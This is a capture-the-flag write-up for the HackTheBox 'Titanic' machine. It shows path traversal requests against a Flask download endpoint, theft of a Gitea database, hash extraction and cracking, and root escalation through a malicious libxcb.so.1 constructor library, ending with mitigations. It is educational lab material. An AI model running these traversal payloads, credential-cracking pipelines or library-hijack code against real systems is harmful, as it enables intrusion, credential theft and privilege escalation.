Titanic
Writeup for HackTheBox Titanic machine
Executive Summary
Titanic is an easy-difficulty Linux machine on HackTheBox that demonstrates vulnerabilities in web application file path sanitization, source code leakage via exposed Git configurations, credential extraction from a Gitea SQLite database, and privilege escalation through shared library hijacking.
The intrusion starts with network reconnaissance, revealing an SSH service on port 22 and an Apache web server on port 80. Subdomain fuzzing identifies the virtual host dev.titanic.htb. Accessing this subdomain exposes development Docker configurations, including the directory paths for a self-hosted Gitea service.
The main web application features a ticket download endpoint (/download) vulnerable to directory traversal. Using path traversal (..//..//), the attacker reads Gitea’s configuration file (app.ini) and downloads the Gitea SQLite database (gitea.db). Extracting and cracking the PBKDF2 password hash of the developer user grants SSH access to the host.
For privilege escalation, the attacker discovers a background process running as root that executes ImageMagick commands on images located in /opt/opt/app/static/assets/images. The directory is writable by the developer group. By placing a malicious shared library (libxcb.so.1) in the images directory, the attacker intercepts the library load resolution order when ImageMagick processes a newly added image, executing arbitrary commands as root to obtain the root flag.
The first step is to start an Nmap scan.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 10.10.11.55
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-16 06:25 EST
Nmap scan report for titanic.htb (10.10.11.55)
Host is up (0.64s latency).

| PORT   | STATE | SERVICE | VERSION                                       |
|--------|-------|---------|-----------------------------------------------|
| 22/tcp | open  | ssh     | OpenSSH 8.9p1 Ubuntu 3ubuntu0.10              |
| 80/tcp | open  | http    | Apache httpd 2.4.52 (Ubuntu) (Werkzeug/3.0.3) |

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 72.56 seconds
To ensure our system resolves titanic.htb to 10.10.11.55, we need to verify the hostname resolution.
1
2
3
4
5
6
┌──(kali㉿kali)-[~]
└─$ sudo cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

10.10.11.55 titanic.htb
we proceed with subdomain enumeration.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
──(kali㉿kali)-[~]
└─$ wfuzz -c -w ~/Downloads/subdomains-top1mil-20000.txt  -H "Host: FUZZ.titanic.htb" --sc 200 http://titanic.htb/
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://titanic.htb/
Total requests: 20000

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000019:   200        275 L    1278 W     13870 Ch    "dev"
We have found a subdomain, so now update the /etc/hosts.
1
2
3
4
5
6
7
──(kali㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

10.10.11.55 titanic.htb
10.10.11.55 dev.titanic.htb

Now, under exploration, we have a couple of repositories.

Under flask-app, we have an app.py.
Flask Application - Vulnerability Analysis
Inside flask-app, we have an app.py file containing the following endpoint:
1
2
3
4
5
6
7
8
9
10
11
12
@app.route('/download', methods=['GET'])
def download_ticket():
    ticket = request.args.get('ticket')
    if not ticket:
        return jsonify({"error": "Ticket parameter is required"}), 400

    json_filepath = os.path.join(TICKETS_DIR, ticket)

    if os.path.exists(json_filepath):
        return send_file(json_filepath, as_attachment=True, download_name=ticket)
    else:
        return jsonify({"error": "Ticket not found"}), 404
Here, the ticket parameter is not sanitized, meaning it may be possible to escape TICKETS_DIR using a ../../../ path traversal attack.
Flask’s os.path.join() normalizes path separators across platforms. The ..// sequence works because Python’s os.path.normpath() collapses the double slash // into a single / during path resolution, while simple sanitization filters that only strip or block ../ miss the double-slash variant. The os.path.exists() check does not prevent traversal because the resolved path still references a file outside the intended directory.
Since titanic.htb is vulnerable to path traversal, we begin by reading /etc/passwd.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(kali㉿kali)-[~]
└─$ curl "http://titanic.htb/download?ticket=..//..//..//..//etc/passwd"

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
Extracting Gitea Configuration
While exploring http://dev.titanic.htb/developer/docker-config/src/branch/main/gitea/, we found an XML file containing Gitea’s docker-compose configuration:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
version: '3'

services:
  gitea:
    image: gitea/gitea
    container_name: gitea
    ports:
      - "127.0.0.1:3000:3000"
      - "127.0.0.1:2222:22"  # Optional for SSH access
    volumes:
      - /home/developer/gitea/data:/data # Replace with your path
    environment:
      - USER_UID=1000
      - USER_GID=1000
    restart: always
From this, we identified the volume mapping:
/home/developer/gitea/data:/data
Using the path traversal vulnerability, we retrieved the app.ini configuration file containing the database location:
1
curl "http://titanic.htb/download?ticket=..//..//..//..//..//home/developer/gitea/data/gitea/conf/app.ini"
This revealed critical database information.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
[server]
APP_DATA_PATH = /data/gitea
DOMAIN = gitea.titanic.htb
SSH_DOMAIN = gitea.titanic.htb
HTTP_PORT = 3000
ROOT_URL = http://gitea.titanic.htb/
DISABLE_SSH = false
SSH_PORT = 22
SSH_LISTEN_PORT = 22
LFS_START_SERVER = true
LFS_JWT_SECRET = OqnUg-uJVK-l7rMN1oaR6oTF348gyr0QtkJt-JpjSO4
OFFLINE_MODE = true

[database]
PATH = /data/gitea/gitea.db
DB_TYPE = sqlite3
HOST = localhost:3306
NAME = gitea
USER = root
PASSWD =
LOG_SQL = false
SCHEMA =
SSL_MODE = disable
Using the path traversal vulnerability, we can directly download the Gitea database:
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~]
└─$ curl -o gitoea.db "http://titanic.htb/download?ticket=..//..//..//..//..//home/developer/gitea/data/gitea/gitea.db"

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  5 2036k    5  105k    0     0  26763      0  0:01:17  0:00:04  0:01:13 26759
100 2036k  100 2036k    0     0   112k      0  0:00:18  0:00:18 --:--:--  174k
Once downloaded, we can analyze the database structure. There are multiple tables, but we focus on the user table.
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~]
└─$ sqlite3 gitoea.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
access        oauth2_grant  user          webhook       ...
sqlite> SELECT passwd,salt,passwd_hash_algo,name from user;
cba20ccf927d3ad0567b68161732d3fbca098ce886bbc923b4062a3960d459c08d2dfc063b2406ac9207c980c47c5d017136|2d149e5fbd1b20cf31db3e3c6a28fc9b|pbkdf2$50000$50|administrator
e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb56|8bf3e3452b78544f8bee9400d6936d34|pbkdf2$50000$50|developer
Gitea uses PBKDF2-HMAC-SHA256 with 50000 iterations and a 50-byte salt (the pbkdf2$50000$50 format). The xxd -r -p | base64 command converts hex to raw bytes then to base64, which is the format hashcat mode 10900 expects (sha256:50000:<base64_salt>:<base64_hash>). The raw hash and salt are stored hex-encoded in the database; they must be converted for cracking tools.
We use the following command to extract password hashes from the Gitea database:
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~]
└─$ sqlite3 gitoea.db "select passwd,salt,name from user" | while read data; do digest=$(echo "$data" | cut -d'|' -f1 | xxd -r -p | base64); salt=$(echo "$data" | cut -d'|' -f2 | xxd -r -p | base64); name=$(echo $data | cut -d'|' -f 3); echo "${name}:sha256:50000:${salt}:${digest}"; done | tee gitea.hashes


administrator:sha256:50000:LRSeX70bIM8x2z48aij8mw==:y6IMz5J9OtBWe2gWFzLT+8oJjOiGu8kjtAYqOWDUWcCNLfwGOyQGrJIHyYDEfF0BcTY=
developer:sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=
Now, we use Hashcat to crack these hashes:
1
2
3
4
┌──(kali㉿kali)-[~/Downloads/titanic/docker-config]
└─$ hashcat -m 10900 -a 0 gitea.hashes /usr/share/wordlists/rockyou.txt --user -w 3

sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=:********<password>********
After successfully cracking the developer’s password, we proceed to log in via SSH and we have user flag.
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/Downloads/titanic/docker-config]
└─$ ssh developer@10.10.11.55
developer@10.10.11.55's password:

Last login: Sun Feb 16 10:55:43 2025 from 10.10.14.23
developer@titanic:~$ ls
gitea  linpeas.sh  mysql  snap  user.txt
developer@titanic:~$ cat user.txt
************ee04a42b9bfc2ec79a1
developer@titanic:~$
Privilege Escalation
Privilege Escalation via ImageMagick Exploit
We discovered that the server is using ImageMagick, which is vulnerable to a shared library hijacking attack. The vulnerability allows us to inject a malicious libxcb.so.1 file and execute arbitrary commands with elevated privileges.
Navigate to the target directory:
1
cd /opt/app/static/assets/images
we have a blog here which can help Image Magic
The gcc command we ran to creates a malicious shared library (libxcb.so.1) and places it in the /opt/app/static/assets/images directory.
1
2
3
4
5
6
7
8
9
10
11
developer@titanic:/opt/app/static/assets/images$ gcc -x c -shared -fPIC -o ./libxcb.so.1 - << EOF
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init(){
    system("cat /root/root.txt > /tmp/furious5.txt");
    exit(0);
}
EOF
To trigger it, copy an existing image:
1
2
3
4
5
6
7
8
developer@titanic:/opt/app/static/assets/images$ cp home.jpg furious5.jpg
developer@titanic:/opt/app/static/assets/images$ ls -al
total 1760
drwxrwx--- 2 root      developer   4096 Feb 16 13:44 .
drwxr-x--- 3 root      developer   4096 Feb  7 10:37 ..
-rw-rw-r-- 1 developer developer 232842 Feb 16 13:44 furious5.jpg
-rwxrwxr-x 1 developer developer  15616 Feb 16 13:44 libxcb.so.1
-rw-r----- 1 root      developer    545 Feb 16 13:44 metadata.log
The flag appears in /tmp:
1
2
developer@titanic:/tmp$ cat /tmp/furious5.txt
***************flag****************
How This Attack Works
ImageMagick depends on libxcb.so.1 (X protocol C-language Binding) which is loaded at runtime. libMagickCore.so links against libxcb.so.1.
A root-owned background process (likely a cron job or inotify watch) periodically processes images in /opt/app/static/assets/images using ImageMagick commands.
When ImageMagick starts, the dynamic linker (ld.so) searches for shared libraries. By placing a malicious libxcb.so.1 in the same directory where ImageMagick is invoked (the working directory or via LD_LIBRARY_PATH/RPATH), the linker loads the attacker’s version instead of the system library.
Copying a new .jpg file into the directory triggers the background process, which runs ImageMagick on it → loads malicious libxcb.so.1 → executes the constructor function as root → writes the root flag to /tmp/furious5.txt.
The __attribute__((constructor)) in the compiled .so ensures the payload runs automatically when the library is loaded.
Mitigations & Security Recommendations
- Secure File Download Functionality:
- Sanitize all path inputs in web applications. Avoid passing user-defined parameters directly into filesystem functions like
os.path.join(). - Resolve path parameters to a canonical path using
os.path.abspath()orpathlib.Path.resolve(), and verify they stay within the target base directory. - Use random UUIDs or identifiers mapped to files stored in the database instead of exposing filesystem file names in the URL.
- Sanitize all path inputs in web applications. Avoid passing user-defined parameters directly into filesystem functions like
- Restrict Git and Configuration File Access:
- Deny public access to administrative config files (like Gitea’s
app.ini) and developer subdomains on production environments. - Restrict database permissions for the Gitea service and utilize strong password policies for internal databases.
- Deny public access to administrative config files (like Gitea’s
- Prevent Shared Library Hijacking (LD_PRELOAD / LD_LIBRARY_PATH):
- Secure the library search path. Ensure that system utilities and administrative background scripts running as
root(like the ImageMagick script) do not search user-writable directories (such as/opt/app/static/assets/images) for libraries. - Avoid executing dynamic binaries in folders where low-privileged users can write. Remove write permissions for standard users from folders where root-owned scripts run.
- Harden system libraries and restrict
LD_LIBRARY_PATHinheritance for privileged processes.
- Secure the library search path. Ensure that system utilities and administrative background scripts running as